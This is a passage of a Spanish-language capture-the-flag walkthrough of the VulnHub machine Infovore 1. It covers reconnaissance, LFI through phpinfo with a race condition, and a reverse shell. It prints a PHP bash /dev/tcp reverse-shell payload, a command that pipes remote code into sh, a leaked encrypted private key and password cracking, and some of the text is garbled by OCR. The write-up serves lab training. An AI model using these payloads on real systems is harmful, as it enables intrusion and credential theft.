

290- INFOVORE 1

- 1. INFOVORE 1
 - 1.1. Preliminar
 - 1.2. Nmap
 - 1.3. Codename
 - 1.4. Tecnologías web
 - 1.5. Fuzzing web
 - 1.6. Info.php resource
 - 1.7. Insecure file upload with Burp Suite
 - 1.8. Fuzzing LFI parameter
 - 1.9. Race condition (uploading and reading file)
 - 1.10. Internal system enumeration
 - 1.11. ID RSA password craking
 - 1.12. Docker breakout
 - 1.13. Privesc via Docker mounts

1. INFOVORE 1



<https://www.vulnhub.com/entry/infovore-1,496/>

Description

[Back to the Top](#)

This is an easy to intermediate box that shows you how you can exploit innocent looking php functions and lazy sys admins.

There are 4 flags in total to be found, and you will have to think outside the box and try alternative ways to achieve your goal of capturing all flags.

VM has been tested on VirtualBox 6.1.10 and VMWare (Fusion)

Enjoy! @theart42 and @4nqr34z



1.1. Preliminar

- Creamos nuestro directorio de trabajo, comprobamos que la máquina esté encendida y averiguamos qué sistema operativo es por su *TTL*. Nos enfrentamos a un *Linux*.

```

> arp-scan -I ens33 --localnet --ignoredups
Interface: ens33, type: EN10MB, MAC: 00:0c:29:97:2c:22, IPv4: 192.168.1.130
Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.1.1 34:57:60:da:6a:e7 MitraStar Technology Corp.
192.168.1.34 5c:e4:2a:16:89:15 (Unknown)
192.168.1.54 08:12:a5:98:8e:1e Amazon Technologies Inc.
192.168.1.77 00:0c:29:66:68:59 VMware, Inc.
192.168.1.44 44:ef:bf:de:d5:60 China Dragon Technology Limited
192.168.1.181 58:2f:40:99:00:cd Nintendo Co.,Ltd

6 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.7: 256 hosts scanned in 1.958 seconds (130.75 hosts/sec). 6 responded
> settarget "192.168.1.77 Infovore 1"
> ping 192.168.1.77
PING 192.168.1.77 (192.168.1.77) 56(84) bytes of data.
64 bytes from 192.168.1.77: icmp_seq=1 ttl=64 time=0.548 ms
64 bytes from 192.168.1.77: icmp_seq=2 ttl=64 time=0.422 ms
64 bytes from 192.168.1.77: icmp_seq=3 ttl=64 time=0.371 ms
^C
--- 192.168.1.77 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2019ms
rtt min/avg/max/mdev = 0.371/0.447/0.548/0.074 ms
> whichSystem.py 192.168.1.77

192.168.1.77 (ttl -> 64): Linux

```

1.2. Nmap

- Escaneo de puertos sigiloso. Evidencia en archivo *allports*.

```

File: allports
1 # Nmap 7.93 scan initiated Sun Jan 14 16:05:12 2024 as: nmap -sS -p- --open -T5 -n -Pn --min-rate 5000 -oG allports 192.168.1.77
2 Host: 192.168.1.77 () Status: Up
3 Host: 192.168.1.77 () Ports: 80/open/tcp, /http/// Ignored State: closed (65534)
4 # Nmap done at Sun Jan 14 16:05:18 2024 -- 1 IP address (1 host up) scanned in 5.41 seconds

> extractPorts allports
File: extractPorts.tmp
1
2 [*] Extracting information...
3
4 [*] IP Address: 192.168.1.77
5 [*] Open ports: 80
6
7 [*] Ports copied to clipboard
8

```

- Escaneo de scripts por defecto y versiones sobre los puertos abiertos, tomando como input los puertos de *allports* mediante `extractPorts`. Evidencia en archivo *targeted*. Esta máquina solo tiene el *puerto 80* abierto, por tanto la intrusión será via web.

```

> cat targeted -l ruby
File: targeted
1 # Nmap 7.93 scan initiated Sun Jan 14 16:07:02 2024 as: nmap -sCV -p80 -oN targeted 192.168.1.77
2 Nmap scan report for 192.168.1.77
3 Host is up (0.00024s latency).
4
5 PORT      STATE SERVICE VERSION
6 80/tcp    open  http    Apache httpd 2.4.38 ((Debian))
7 |_._http-title: Include me ...
8 |_._http-server-header: Apache/2.4.38 (Debian)
9 MAC Address: 00:0C:29:66:68:59 (VMware)
10
11 Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
12 # Nmap done at Sun Jan 14 16:07:09 2024 -- 1 IP address (1 host up) scanned in 6.81 seconds

```

1.3. Codename

- Versión de *Apache*: *Apache httpd 2.4.38*. Parece que estamos ante un *Debian Buster*.

- Upload details

Uploaded by:

Debian Apache Maintainers on 2020-09-26

Original maintainer:

Debian Apache Maintainers

Section:

httpd

Uploaded to:

Buster

Architectures:

any all

Urgency:

Very Urgent

Publishing

Series

Pocket

Published

Component

Section

Builds

[See full publishing history](#)

1.4. Tecnologías web

- Whatweb**: nos reporta lo siguiente, en principio, nada relevante.

- ```
> whatweb http://192.168.1.77
http://192.168.1.77 [200 OK] Apache[2.4.38], Bootstrap, Country[RESERVED][ZZ], HTML5, HTTPServer[Debian Linux][Apache/2.4.38 (Debian)], IP[192.168.1.77], JQuery, PHP[7.4.7], Script, Title[Include me ...], X-Powered-By[PHP/7.4.7]
```

## 1.5. Fuzzing web

- Nmap**: script de Nmap **http-enum** nos reporta un directorio: **/info.php**.

- ```
> nmap --script=http-enum -p80 -oN webScan 192.168.1.77
Starting Nmap .93 ( https://nmap.org ) at 2024-01-14 16:12 CET
Nmap scan report for 192.168.1.77
Host is up (0.00018s latency).

PORT      STATE SERVICE
80/tcp    open  http
| http-enum:
|_ /info.php: Possible information file
MAC Address: 00:0C:29:66:68:59 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.66 seconds
```

1.6. Info.php resource

- Accedemos a la página web de la máquina víctima, y a **/info.php**. Recordemos que la función de PHP **phpinfo()** se utiliza para obtener información detallada sobre la **configuración de PHP** en un servidor web. Cuando se llama a esta función, genera una página web que muestra una gran cantidad de detalles sobre la configuración de PHP. Pues bien, una vez aquí la idea será filtrar por **disable_functions** y ver su valor. En este caso, tiene asignado **no value**. Esto quiere decir que tenemos la posibilidad de usar funciones como **system()**, **shell_exec**, **exec**, etc en el servidor. Tendríamos que ver cómo podemos subir, por ejemplo, una **webshell** que nos permita ejecutar comandos de esta manera.


The screenshot shows a web browser window with the address bar displaying `http://192.168.1.77/info.php`. The page content includes:

- Page Title: Core
- PHP Version: 7.4.7
- A table of configuration directives:

Directive	Local Value	Master Value
<code>allow_url_fopen</code>	On	On
<code>allow_url_include</code>	Off	Off
<code>arg_separator.input</code>	&	&
<code>arg_separator.output</code>	&	&
<code>auto_append_file</code>	no value	no value
<code>auto_globals_jit</code>	On	On
<code>auto_prepend_file</code>	no value	no value
<code>browscap</code>	no value	no value
<code>default_charset</code>	UTF-8	UTF-8
<code>default_mimetype</code>	text/html	text/html
<code>disable_classes</code>	no value	no value
<code>disable_functions</code>	no value	no value
<code>display_errors</code>	Off	Off
<code>display_startup_errors</code>	Off	Off
<code>doc_root</code>	no value	no value
<code>docref_ext</code>	no value	no value
<code>docref_root</code>	no value	no value
<code>enable_dl</code>	Off	Off
<code>enable_post_data_reading</code>	On	On
<code>error_append_string</code>	no value	no value
<code>error_log</code>	no value	no value

- Asimismo, `info.php` también puede chivarnos ciertos posibles vectores de ataque. Por ejemplo, en este caso, vemos que tenemos la directiva `file_uploads` establecida en `on`, lo cual nos podría permitir subir archivos a través de una función que esté habilitada en el servidor.


- En cualquier caso, debemos saber que si tenemos acceso a `phpinfo()`, tenemos la directiva `file_uploads` establecido en `on` y tenemos una vulnerabilidad de tipo **LFI** en el servidor, existe una vía potencial de ejecutar comandos de manera remota.



- Para más información: <https://book.hacktricks.xyz/v/es/pentesting-web/file-inclusion/lfi2rce-via-phpinfo>


1.7. Insecure File Upload with Burp Suite

- Llegados a este punto, abriremos **Burp Suite** e interceptaremos una petición del recurso `/info.php`. La idea aquí es que podemos hacer un pequeño truco: podríamos forzar o simular una subida de archivos. Para ello, una vez interceptada la petición, vamos a cambiar el método de la misma a **POST**, eliminaremos el **Content-Length** y sustituiremos el **Content-Type** por esto: `Content-Type: multipart/form-data; boundary=--pwned`.
 - `Content-Type: multipart/form-data`: indica que el contenido del cuerpo del mensaje está compuesto por múltiples partes de datos y que estos datos se envían en un formato de formulario. Este tipo de contenido es comúnmente utilizado cuando se suben archivos a través de un formulario web.
 - `boundary=--pwned`: es una cadena que actúa como delimitador entre las diferentes partes de datos en el cuerpo del mensaje. En este caso, el delimitador es `--pwned`. Cada parte del cuerpo del mensaje estará separada por esta cadena.




- Seguidamente, en el cuerpo de la solicitud, podríamos definir una estructura como la que aparece en la siguiente imagen. En este caso, estaríamos "subiendo" un archivo llamado `test.txt`. Cuando

enviemos la petición, podemos ver en la respuesta del servidor cómo se incluye *test.txt*, y que éste se ha subido a un *directorio temporal*.




- Una vez hecho esto, si descubrimos de algún modo un **LFI** en el servidor, y apuntamos a este recurso para que, más que texto plano, nos represente **código PHP**, podríamos definir entonces dentro de un archivo una estructura como esta: `<?php system("bash -c 'bash -i >&/dev/tcp/192.168.1.130/443 0>&1'"); ?>`. Si apuntamos a este recurso y si se interpreta el código PHP, tendríamos acceso a la máquina. Antes tendremos que descubrir un **LFI** como tal.



1.7.1. Fuzzing LFI parameter

- Ahora, de vuelta a la página principal, observamos que se está usando **PHP** pro detrás.



- Vamos a tratar de fuzzear con **Wfuzz** un posible parámetro que pueda apuntar a algún archivo que conozcamos. Es decir, algún parámetro vulnerable que permita realizar un **LFI**: `wfuzz -c --hl=136 -t 200 -w /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt -u "http://192.168.1.77/index.php?FUZZ=/etc/passwd"`. Al cabo de unos minutos, descubrimos el parámetro `?filename=`.


- ```
> wfuzz -c --hl=136 -t 200 -w /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt -u "http://192.168.1.77/index.php?FUZZ=/etc/passwd"
/usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against OpenSSL. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.

* Wfuzz 3.1.0 - The Web Fuzzer

Target: http://192.168.1.77/index.php?FUZZ=/etc/passwd
Total requests: 220560

=====
ID Response Lines Word Chars Payload
=====
000025370: 200 26 L 33 W 1006 Ch "filename"
000083213: 200 136 L 382 W 4743 Ch "viewhelp"
```

- Usamos este parámetro para acceder desde el navegador a `/etc/passwd`. Tenemos una vía potencial de incluir archivos locales del servidor.

- 

## 1.7.2. Race condition (uploading and reading file)

- El problema está ahora en que la *ruta del archivo que subamos es temporal*, es decir, se borra y se crea una nueva cada vez que se sube un fichero. De forma que podríamos pensar en un posible **Race condition** para que, rápidamente, lanzando continuamente peticiones a la vez que se crea el archivo, dé tiempo a acceder a éste antes de que sea eliminado. Para ello, vamos a recurrir a un script que compartiremos a continuación. Adicionalmente, hemos realizado algunos pequeños ajustes en el código. Tendremos que pasar como parámetros al script el número de hilos (aunque por defecto ya usa algunos), y la IP y puerto de la máquina víctima. Nos ponemos en escucha por el *puerto 443* con **Netcat** antes de lanzar el script, y lo ejecutamos. Al ejecutar el script, se acontece la condición de carrera, y recibimos nuestra reverse shell. Realizamos el *tratamiento de la TTY*.

- 
<https://www.insomniasec.com/downloads/publications/phpinfo1fi.py>



```
> python2.7 phpinfoft.py 192.168.1.77 80
LFI With PHPInfo()

Getting initial offset... found [tmp_name] at 111433
Spawning worker pool (10)...

Got it! Shell created in /tmp/g

Woot! \m/
Shuttin' down...
```

```
> nc -nvlp 443
Ncat: Version 7.92 (https://nmap.org/ncat)
Ncat: Listening on :::443
Ncat: Listening on 0.0.0.0:443
Ncat: Connection from 192.168.1.77.
Ncat: Connection from 192.168.1.77:46014.
www-data@e71b67461f6c:/var/www/html$ whoami
www-data
```

## 1.8. Internal system enumeration

- Buscaremos ahora el modo de elevar nuestro privilegio. No obstante, nos damos cuenta de que estamos en un contenedor, por tanto tendremos que escapar del mismo para llegar a la otra máquina.

```
www-data@e71b67461f6c:/var/www/html$ whoami
www-data
www-data@e71b67461f6c:/var/www/html$ hostname
e71b67461f6c
www-data@e71b67461f6c:/var/www/html$ hostname -i
192.168.150.21
www-data@e71b67461f6c:/var/www/html$ |
```

- Para tratar de obtener algo de información, comprobamos si hay usuarios en el directorio `/home`, pero no vemos ninguno, buscamos en el `/etc/passwd` usuarios con una shell asignada con `grep "sh$" /etc/passwd`, pero solo está `root`. Enumeramos ahora los archivos que tengan la cadena `config` con `find \-name \*config\* 2>/dev/null`, pero tampoco vemos nada.

```
www-data@e71b67461f6c:/var/www/html$ cd /home
www-data@e71b67461f6c:/home$ ls
www-data@e71b67461f6c:/home$ grep "sh$" /etc/passwd
root:x:0:0:root:/root:/bin/bash
www-data@e71b67461f6c:/home$ find \-name *config* 2>/dev/null
www-data@e71b67461f6c:/home$ |
```

- En este punto, lo que podemos hacer es recurrir a la herramienta **LinPEAS**, la cual la podemos usar desde **Github** mediante `curl` con el siguiente **one-liner**: `curl -L https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh | sh`. Tras lanzar la herramienta y enumerar el sistema, una de las cosas que observamos es que en la raíz del sistema hay un archivo oculto `/.oldkeys.tgz`, el cual parece algo sospechoso.

```

Other Interesting Files
├── .sh files in path
│ └── https://book.hacktricks.xyz/linux-hardening/privilege-escalation#script-binaries-in-path
├── Executable files potentially added by user (limit 70)
├── Unexpected in root
│ ├── /.dockerenv
│ ├── /core
│ └── /.oldkeys.tgz
└── Modified interesting files in the last 5mins (limit 100)
 ├── /etc/hostname
 ├── /etc/resolv.conf
 └── /etc/hosts

```

- Así que movemos este archivo al directorio `/tmp`, accedemos a él y descomprimos el archivo con `tar -xf oldkeys.tgz`. Tenemos una clave **clave SSH** privada y otra pública, las cuales están cifradas. Este cifrado implica que se pedirá una contraseña al tratar de conectarse por SSH usando este archivo (ojo, contraseña de la clave privada, no del usuario).

```

www-data@e71b67461f6c:/$ cp .oldkeys.tgz /tmp
www-data@e71b67461f6c:/$ cd /tmp
www-data@e71b67461f6c:/tmp$ ls
www-data@e71b67461f6c:/tmp$ ls -la
total 12
drwxrwxrwt 2 root root 4096 Jan 15 23:12 .
drwxr-xr-x 74 root root 4096 Jun 23 2020 ..
-rw-r--r-- 1 www-data www-data 1197 Jan 15 23:12 .oldkeys.tgz
www-data@e71b67461f6c:/tmp$ mv .oldkeys.tgz oldkeys.tgz
www-data@e71b67461f6c:/tmp$ tar -xf oldkeys.tgz
www-data@e71b67461f6c:/tmp$ ls
oldkeys.tgz root root.pub
www-data@e71b67461f6c:/tmp$ file *
oldkeys.tgz: gzip compressed data, last modified: Mon Apr 27 10:18:58 2020, from Unix, original size 10240
root: PEM DSA private key
root.pub: OpenSSH DSA public key
www-data@e71b67461f6c:/tmp$ cat root
-----BEGIN DSA PRIVATE KEY-----
Proc-Type: 4, ENCRYPTED
DEK-Info: AES-128-CBC,2037F380706D4511A1E8D114860D9A0E

ds7T1dLfxm7o0NC93P0QLlptTjMMFVJ4qxNl02Xt+rBqgAG7YQBy6Tpj2Z2VxZb
uyMe0vMyIpN9jNF0FbL42RYrMV0V50VTd/s7pYqrp8hHYWdX0+mMfKfoG8UaqWy
qBdyisUpRpmYVwG1zQQF1Tl7EnEWkH1EW6LOA9hGg6DrotcqwHiofiuNdymPtLN+
it/uUVfSLi+BNRqzGsN01creG0g9PL6Tf50qNTkmeYpWxt7Y+/R+3pyaTBHG8hEe
zZcX24qvW1KY2ArpSSKYlXZw+BwR5CLk65/9Ulw46Ls9YRK7Jl4mzBGdtpP85a/p
fLowmWKrmqCw2EH87mZUKYaf02w1jbVwyjX0y8SwNCNr87zJstQpmgOISUc7Cknq
JEpvlkzXEVJCfeeA1163du4RFfETFauxALtKLyLAqMs4bqc0Jm1NVuHAmJdz4+VT
GRSm0/+B+LNLiGJm9/7aVFGi95kuoxFstIkG3HWVodYLE/FUbVq0jqsIBJxoK3rB
t75Yskdgr3QU9vkEGTZwbI3LYNrF0mDTiqNHKjsoiekhSaUBM80nAdEfHsS2ysW
EQDd4Hf9/Ln3w5FThvUf+g==
-----END DSA PRIVATE KEY-----
www-data@e71b67461f6c:/tmp$ |

```

## 1.9. ID\_RSA password craking

- Nos copiamos la **clave privada** y nos la traemos a nuestra máquina de atacante. Usaremos ahora la utilidad **ssh2john**, la cual está incluida en la suite de **John the Ripper**. Específicamente, **ssh2john** se utiliza para extraer información necesaria para realizar ataques de fuerza bruta o ataques de diccionario contra contraseñas protegidas por **SSH**. Por tanto, hacemos `python2.7 /usr/share/john/ssh2john.py id_rsa` para obtener el **hash** de la clave privada. Lo guardamos en un archivo, el cual podemos usar para realizar un ataque de fuerza bruta y tratar de romperlo. Para crackear este hash, usamos ahora: `john -w:/usr/share/wordlists/rockyou.txt id_rsa_hash`. Vemos que la contraseña es **chocolate93**.

```
ls
id_rsa id_rsa.hash
cat id_rsa

File: id_rsa
1 -----BEGIN DSA PRIVATE KEY-----
2 Proc-Type: 4,ENCRYPTED
3 DEK-Info: AES-128-CBC,2037F38070604511A1E8D11466809A0E
4
5 ds7T1dLfxm7oNC93PQQLjptJMMFV4qXN02Xt+rBqAG7Q8y6Tj2Z2VxZb
6 uyheBvYip9jNfEOFL42RYvW0V5AVTg/s7pqrphhYwXb+HMTKfG8UaqW
7 8BYt1Ulp9pW4C1Q0P1T7EnWkH1EwL0A8dGd0r0tcgm0f0uWdyt1W
8 lt/uUvF5L1+NRq2G6N01crg6G9PL6TfSgNTkmeYpWx17V+/Ra3pyaTBHGH8E
9 zCz24qW1KY2ArpSSKY1XZw+WR5CLK65/9U1W4G1s9YRK7J14m2BGdtpP85a/p
10 Flw+KkmgQ2ZEH7uW4f2W1j0VvyJ0y5WMLN87z3t0p001SUC7Ckng
11 3E9V1x2E3Cfcrea1163d4HfFETfauXAL1K1Y1Ag8s4bc03m1Wu48dc4+VT
12 GR5m0/+B+ML(G3m9/7aVFG195Ku0xstIKG3HW0vDYLE/FUBvQ0jqsIB3x0K3rB
13 t75Yskgr3Q09yKEGT2W03LYNF0mDTLqNHKjsotek5aUBM8nADEFH5z5zSW
14 EQ04Hf9/Ln3w3FthvUf+g==
15 -----END DSA PRIVATE KEY-----

python2.7 /usr/share/john/ssb2john.py id_rsa
